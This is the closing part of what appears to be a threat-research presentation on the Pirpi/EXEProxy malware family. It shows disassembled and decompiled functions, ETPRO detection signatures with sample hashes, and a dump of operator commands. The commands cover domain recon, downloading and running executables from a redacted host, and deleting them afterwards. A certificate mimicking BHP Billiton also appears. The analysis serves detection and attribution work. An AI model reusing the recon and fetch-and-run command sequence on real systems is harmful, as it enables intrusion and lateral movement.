11            if ( !VersionInformation.dwMinorVersion )
12                return 95;
13            if ( VersionInformation.dwMinorVersion == 10 )
14                return 98;
15            if ( VersionInformation.dwMinorVersion == 90 )
16                return 19781;
17        }
18    }
19    else if ( VersionInformation.dwPlatformId == 2 )
20    {
21        switch ( VersionInformation.dwMajorVersion )
22        {
23            case 3u:
24                return 20052;
25            case 5u:
26                if ( !VersionInformation.dwMinorVersion )
27                    return 2000;
28                if ( VersionInformation.dwMinorVersion == 1 )
29                    return 22608;
30                if ( VersionInformation.dwMinorVersion == 2 )
31                    return 2003;
32                break;
33            case 6u:
34                return 22121;
35        }
36    }
37    return 0;
38 }
```

function_2




function_3

```
00401160
00401160
00401160
00401160      : int __cdecl sub_401160(LPSTR lpCommandLine, char)
00401160      sub_401160 proc near
00401160
00401160      ProcessInformation= _PROCESS_INFORMATION ptr -54h
00401160      StartupInfo= _STARTUPINFOA ptr -44h
00401160      lpCommandLine= dword ptr 4
00401160      arg_4= byte ptr 8
00401160
00401160      83 EC 54      sub     esp, 54h
00401163      57            push    edi
00401164      B9 11 00 00 00 mov     ecx, 11h
00401169      33 C0          xor     eax, eax
0040116B      8D 7C 24 14     lea     edi, [esp+58h+StartupInfo]
0040116F      F3 AB          rep     stosd
00401171      89 44 24 04     mov     [esp+58h+ProcessInformation.hProcess], eax
00401175      C7 44 24 14 44 00 00 00 mov     [esp+58h+StartupInfo.cb], 44h
0040117D      89 44 24 08     mov     [esp+58h+ProcessInformation.hThread], eax
00401181      5F            pop     edi
00401182      89 44 24 08     mov     [esp+54h+ProcessInformation.dwProcessId], eax
00401186      89 44 24 0C     mov     [esp+54h+ProcessInformation.dwThreadId], eax
0040118A      8A 44 24 5C     mov     al, [esp+54h+arg_4]
0040118E      84 C0          test    al, al
00401190      74 0F          jz      short loc_4011A1
00401192      66 C7 44 24 40 00 00 mov     [esp+54h+StartupInfo.wShowWindow], 0
00401199      C7 44 24 3C 01 00 00 00 mov     [esp+54h+StartupInfo.dwFlags], 1
004011A1
004011A1      loc_4011A1:
004011A1      8D 4C 24 00     lea     ecx, [esp+54h+ProcessInformation]
004011A5      8B 44 24 58     mov     eax, [esp+54h+lpCommandLine]
004011A9      8D 54 24 10     lea     edx, [esp+54h+StartupInfo]
004011AD      51            push    ecx
004011AE      52            push    edx
004011AF      6A 00          push    0
004011B1      6A 00          push    0
004011B3      6A 00          push    0
004011B5      6A 01          push    1
004011B7      6A 00          push    0
004011B9      6A 00          push    0
004011BB      50            push    eax
004011BC      6A 00          push    0
004011C0      FF 15 30 20 40 00 call     ds:CreateProcessA
004011C4      8B 4C 24 00     mov     ecx, [esp+54h+ProcessInformation.hProcess]
004011C8      F7 D8          neg     eax
004011CA      1B C0          sbb     eax, eax
004011CC      23 C1          and     eax, ecx
004011CE      83 C4 54       add     esp, 54h
004011D1      C3            retn
004011D1      sub_401160 endp
004011D1
```

```
1  __cdecl __cdecl sub_401160(LPSTR lpCommandLine, char a2)
2 {
3     BOOL v2; // eax@3
4     struct _PROCESS_INFORMATION ProcessInformation; // [esp+0h] [ebp-54h]@1
5     struct _STARTUPINFOA StartupInfo; // [esp+10h] [ebp-44h]@1
6
7     memset(&StartupInfo, 0, sizeof(StartupInfo));
8     ProcessInformation.hProcess = 0;
9     StartupInfo.cb = 68;
10    ProcessInformation.hThread = 0;
11    ProcessInformation.dwProcessId = 0;
12    ProcessInformation.dwThreadId = 0;
13    if ( a2 )
14    {
15        StartupInfo.wShowWindow = 0;
16        StartupInfo.dwFlags = 1;
17    }
18    v2 = CreateProcessA(0, lpCommandLine, 0, 0, 1, 0, 0, 0, &StartupInfo, &ProcessInformation);
19    return v2 != 0 ? ProcessInformation.hProcess : 0;
20 }
```

function_3



EXEProxy

2812816	ETPRO	TROJAN	EXEPROXY	CnC	Beacon	(INBOUND)	1	md5,4d3874480110ba537b3839cb8b416b50
2812817	ETPRO	TROJAN	EXEPROXY	CnC	Beacon	(INBOUND)	2	md5,4d3874480110ba537b3839cb8b416b50
2812818	ETPRO	TROJAN	EXEPROXY	CnC	Beacon	(INBOUND)	3	md5,4d3874480110ba537b3839cb8b416b50
2812819	ETPRO	TROJAN	EXEPROXY	CnC	Beacon	(INBOUND)	4	md5,b94bcffcacc65d05e5f508c5bd9c950c
2812820	ETPRO	TROJAN	EXEPROXY	CnC	Beacon	(INBOUND)	5	md5,b94bcffcacc65d05e5f508c5bd9c950c
2812821	ETPRO	TROJAN	EXEPROXY	CnC	Beacon	(INBOUND)	6	md5,b94bcffcacc65d05e5f508c5bd9c950c

- b94bcffcacc65d05e5f508c5bd9c950c
- Contains function_1
- Contains Anti-Disasm
- OpenSSL included
- Requires cmd line params to run

```
String

ipconfig /all

net localgroup administrators


net localgroup administrators /domain

net group "domain admins" /domain
netstat -an -p tcp
ping -a [REDACTED] -n 2
nbtstat -a [REDACTED]
netstat -an -p tcp
://[REDACTED]96/img/[REDACTED]01.exe
dir c:\
c:\aos.exe -in N111

net start aos
net stop aos
netstat -ano -p tcp
tasklist /v

://[REDACTED]96/img/[REDACTED]02.exe
dir c:\
c:\dh.exe
del c:\dh.exe
```

EXEProxy: pirpi_EXEPROXY



EXEProxy 2: Electric Boogaloo

- 4d3874480110ba537b3839cb8b416b50
- Contains function_1
- Server tool
- Requires Cmd Line Params
- No other notable anchor functions

```
2812549 || ETPRO TROJAN Possible EXEPROXY SSL Cert
2812788 || ETPRO TROJAN EXEPROXY DNS Lookup || md5,b94bcffcacc65d05e5f508c5bd9c950c
2812812 || ETPRO TROJAN EXEPROXY Possible HTTP CnC Beacon 1 || md5,b94bcffcacc65d05e5f508c5bd9c950c
2812813 || ETPRO TROJAN EXEPROXY Possible HTTP CnC Beacon 2 || md5,b94bcffcacc65d05e5f508c5bd9c950c
2812814 || ETPRO TROJAN EXEPROXY Possible HTTP CnC Beacon 3 || md5,b94bcffcacc65d05e5f508c5bd9c950c
2812815 || ETPRO TROJAN EXEPROXY Possible HTTP CnC Beacon 4 || md5,b94bcffcacc65d05e5f508c5bd9c950c
2812816 || ETPRO TROJAN EXEPROXY CnC Beacon (INBOUND) 1 || md5,4d3874480110ba537b3839cb8b416b50
2812817 || ETPRO TROJAN EXEPROXY CnC Beacon (INBOUND) 2 || md5,4d3874480110ba537b3839cb8b416b50
2812818 || ETPRO TROJAN EXEPROXY CnC Beacon (INBOUND) 3 || md5,4d3874480110ba537b3839cb8b416b50
2812819 || ETPRO TROJAN EXEPROXY CnC Beacon (INBOUND) 4 || md5,b94bcffcacc65d05e5f508c5bd9c950c
2812820 || ETPRO TROJAN EXEPROXY CnC Beacon (INBOUND) 5 || md5,b94bcffcacc65d05e5f508c5bd9c950c
2812821 || ETPRO TROJAN EXEPROXY CnC Beacon (INBOUND) 6 || md5,b94bcffcacc65d05e5f508c5bd9c950c
2812841 || ETPRO TROJAN EXEPROXY GET Session CnC Beacon || md5,4d3874480110ba537b3839cb8b416b50
```

```
">Ltime %2d:%2d:%2d Disconnect >"
"%2d:%2d:%2d >Cback:"
">LTime: %2d:%2d:%2d"
">Cback: %s:%d"
"H:%s "
"Ok. "
"K:%d"
```

EXEProxy 2: Electric Boogaloo

- a85f9b4c33061ee724e59291242b9e86
- OpenSSL Server
- Contains Public/Private Keys

```
00402EB7 2B C2      sub     eax, edx
00402EB9 8B F0      mov     esi, eax
00402EBB 68 00 0C 00 00      push    0C00h          ; Size
00402EC0 8D 84 24 88 00 00 00      lea     eax, [esp+188Ch+Dst]
00402EC7 6A 00      push    0              ; Val
00402EC9 50      push    eax             ; Dst
00402ECA 89 74 24 28      mov     [esp+1894h+var_186C], esi
00402ED3 E8 C3 2D 00 00      call    memset
00402ED3 68 00 0C 00 00      push    0C00h          ; Size
00402ED8 8D 8C 24 94 0C 00 00      lea     ecx, [esp+1898h+Buffer]
00402EDF 6A 00      push    0              ; Val
00402EE1 51      push    ecx             ; Dst
00402EE2 E8 AF 2D 00 00      call    memset
00402EE7 57      push    edi             ; Size
00402EE8 8D 94 24 A0 00 00 00      lea     edx, [esp+18A4h+Dst]
00402EEF 68 40 F5 45 00      push    offset aBeginCertifica ; "-----BEGIN CERTIFICATE-----\r\nMIIDujCC"...
00402EF4 52      push    edx             ; Dst
00402EF5 E8 96 2D 00 00      call    memcpy
00402EFA 56      push    esi             ; Size
00402EFB 8D 84 24 AC 0C 00 00      lea     eax, [esp+18B0h+Buffer]
00402F02 68 A8 FA 45 00      push    offset aBeginRsaPrivat ; "-----BEGIN RSA PRIVATE KEY-----\r\nMIIE"...
00402F07 50      push    eax             ; Dst
00402F08 E8 83 2D 00 00      call    memcpy
00402F0D 83 C4 30      add     esp, 30h
00402F10 85 ED      test    ebp, ebp
00402F12 0F 84 DB 01 00 00      jz      loc_4030F3
```

```
Certificate Information:
Common Name: marryks
Organization: www.bhpbilliton.com
Organization Unit: BHP BILLITON
Locality: Melbourne
State: Melbourne
Country: AU
Valid From: December 25, 2013
Valid To: December 23, 2023
Issuer: marryks, www.bhpbilliton.com
Serial Number: 0 (0x0)
```

In Summary:

- Some families never change
- Anchor Functions are Fun!
- Use public info
- Pirpi malware active since at least 2006
- Unintended findings

- Thanks:
 - Richard Wartell – Palo Alto Networks
 - Mike Scott – Palo Alto Networks
- Biblio:
 - MITRE:
 - <https://attack.mitre.org/wiki/Software/S0063>
 - FireEye:
 - <https://www.fireeye.com/blog/threat-research/2010/11/ie-0-day-hupigon-joins-the-party.html>
 - <https://www.fireeye.com/blog/threat-research/2014/06/clandestine-fox-part-deux.html>
 - https://www.fireeye.com/blog/threat-research/2014/11/operation_doubletap.html
 - <https://www.fireeye.com/blog/threat-research/2015/06/operation-clandestine-wolf-adobe-flash-zero-day.html>
 - Symantec:
 - <https://www.symantec.com/connect/blogs/new-ie-zero-day-used-targeted-attacks>
 - <https://www.symantec.com/connect/blogs/buckeye-cyberespionage-group-shifts-gaze-us-hong-kong>
 - http://www.symantec.com/content/en/us/enterprise/media/security_response/docs/Symantec-Buckeye-IOCs.txt
 - EmergingThreats:
 - <https://rules.emergingthreats.net/changelogs/suricata-1.3.etpro.2015-09-10T21:29:38.txt>
 - (cached by other sites, search for hash 4d3874480110ba537b3839cb8b416b50 and EXEProxy)
 - Palo Alto Networks:
 - <https://researchcenter.paloaltonetworks.com/2015/07/apt-group-ups-targets-us-government-with-hacking-team-flash-exploit/>
 - <https://researchcenter.paloaltonetworks.com/2015/07/ups-observations-on-cve-2015-3113-prior-zero-days-and-the-pirpi-payload/>